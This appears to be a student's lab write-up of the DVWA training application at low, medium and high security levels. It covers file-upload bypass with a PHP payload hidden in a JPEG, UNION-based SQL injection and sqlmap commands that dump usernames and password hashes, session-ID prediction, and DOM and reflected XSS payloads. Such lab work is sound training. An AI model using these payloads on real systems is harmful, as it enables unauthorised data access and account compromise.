
At low level:

no security just simply upload file.



At medium level:

intercept the request on burp and just simply change the file type from php to jpeg.



At Hard level:

Firstly, download a jpeg file and create a php payload and embed that payload in the jpeg file and then simply upload it . it will not give the php error because php is embedded in jpeg.


SQL INJECTION

It is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. This can enable an attacker to view, modify, or delete data that they are not normally able to access.

At low level:

At this level you can simply write a number, and you will get to know how much columns we have. because when you write a number there is only two columns are there name and surname. You can use UNION operator to write them all at one time.

E.G. UNION SELECT user, passwords from users# this command will give the password hashes in place of surname.




At medium level:

At this level there is a security ‘ this is commented out, so line do not end. But in this you just have to click on id no. so you do not need ‘ so you can directly perform injection. Like this 1 or 1=1 UNION

SELECT user, password FROM users# You don't need to add quote.

At hard level:

Another site is opening there you have to execute your payload on that, and it will show result in dvwa. So, you can execute this with the low security payload also.




BLIND SQL

It is a type of SQL injection attack where the attacker cannot directly see the results of their malicious SQL queries. Unlike regular SQL injection, where database errors or query outputs are visible, blind SQL injection relies on observing indirect application behavior, such as response content, time delays, or out-of-band interactions, to infer information about the database.

At low level:


Firstly intercept the request in burp after entering the ID in the User ID place.



After that take refferer and cookie from the burp request for use it in sql map.


sqlmap -u "http://127.0.0.1:8080/vulnerabilities/sqli_blind/?id=1&Submit=Submit" --cookie=" PHPSESSID=t922355q5mv6lh75ku6n4p2tb2; security=low" -D dvwa -T users -C user, password –dump

With this command we will get all the information in the database like table column passwords as well as decrypted Hash.



At medium level:

sqlmap -u "http://127.0.0.1:8080/vulnerabilities/sqli_blind/" --cookie="PHPSESSID=t922355q5mv6lh75ku6n4p2tb2; security=medium" --data="id=1&Submit=Submit" -D dvwa -T users -C user, password –dump



In this command new parameter is added to data because in burp request parameter is different from the referrer request. Rest of the results would be same. Only the Id parameter was intercepting different in burp so for that we have to create data different.


At Hard level:

It is the same as the SQL injection you just had to add payload in the different site which is loading while clicking on Here to change your ID option. You can use different payloads like UNION or 1’ etc.

WEAK SESSION ID


At low level:

At this level you just have to see what session ID is doing like how it is changing so as seen in this there is a increment of 1 after refresh e.g. 1 2 3 4 so it is a serial no. so it is not secure.



At medium level:

It is a time stamp made session id . you can easily check at what time the id is created . with the help of tool name as EPOCH CONVERTER.



After converting this output will be:

Epoch & Unix Timestamp Conversion Tools

The current Unix epoch time is **1754990352**

Convert epoch to human-readable date and vice versa

1754990252 | Timestamp to Human date | [batch convert]


Supports Unix timestamps in seconds, milliseconds, microseconds and nanoseconds.

Assuming that this timestamp is in **seconds**:

GMT : Tuesday, August 12, 2025 9:17:32 AM
Your time zone : Tuesday, August 12, 2025 2:47:32 PM GMT+05:30
Relative : A few seconds ago

At high level:

At this level first go to inspector and storage and check session id there it is in hash form. So, to check it out. you have to use hash converter to check the pattern of id. As it is as same as low 1 2 3 4 ….. .



After Using md5 converter you will get the exact value of ID.which is as same as the low 1,2,3,4…


XSS DOM(cross site scripting)

DOM XSS stands for Document Object Model-based Cross-site Scripting. DOM-based vulnerabilities occur in the content processing stage performed on the client, typically in client-side JavaScript

At low level:

there is no security so you can simply access script at search bar


http://127.0.0.1:8080/vulnerabilities/xss_d/?default=<script>alert('DOM XSS')</script>



At medium level:

script is commented out in this level we have to try different java commands to execute xxs as I had execute using:


</select><body onload=alert('DOM XSS')> Output will be same.



At hard level:

You can execute this with the same commands just use# after English so it do not read the rest. Because there is a default setting that It will only accept the language path.

English#<script>alert('DOM XSS')</script> Output will be same.




XSS REFLECTED

The malicious script is sent to the server in the request (usually via a URL, form input, or HTTP header).

The server immediately reflects that same input back in the HTTP response without proper sanitization or encoding.

At low level:


It is as same as the DOM low level. Same payload can be used.



At Medium level:

Here it is again commenting out <script> but we can use diff payload as we used in DOM attack, or we can simply change the writing style of script.

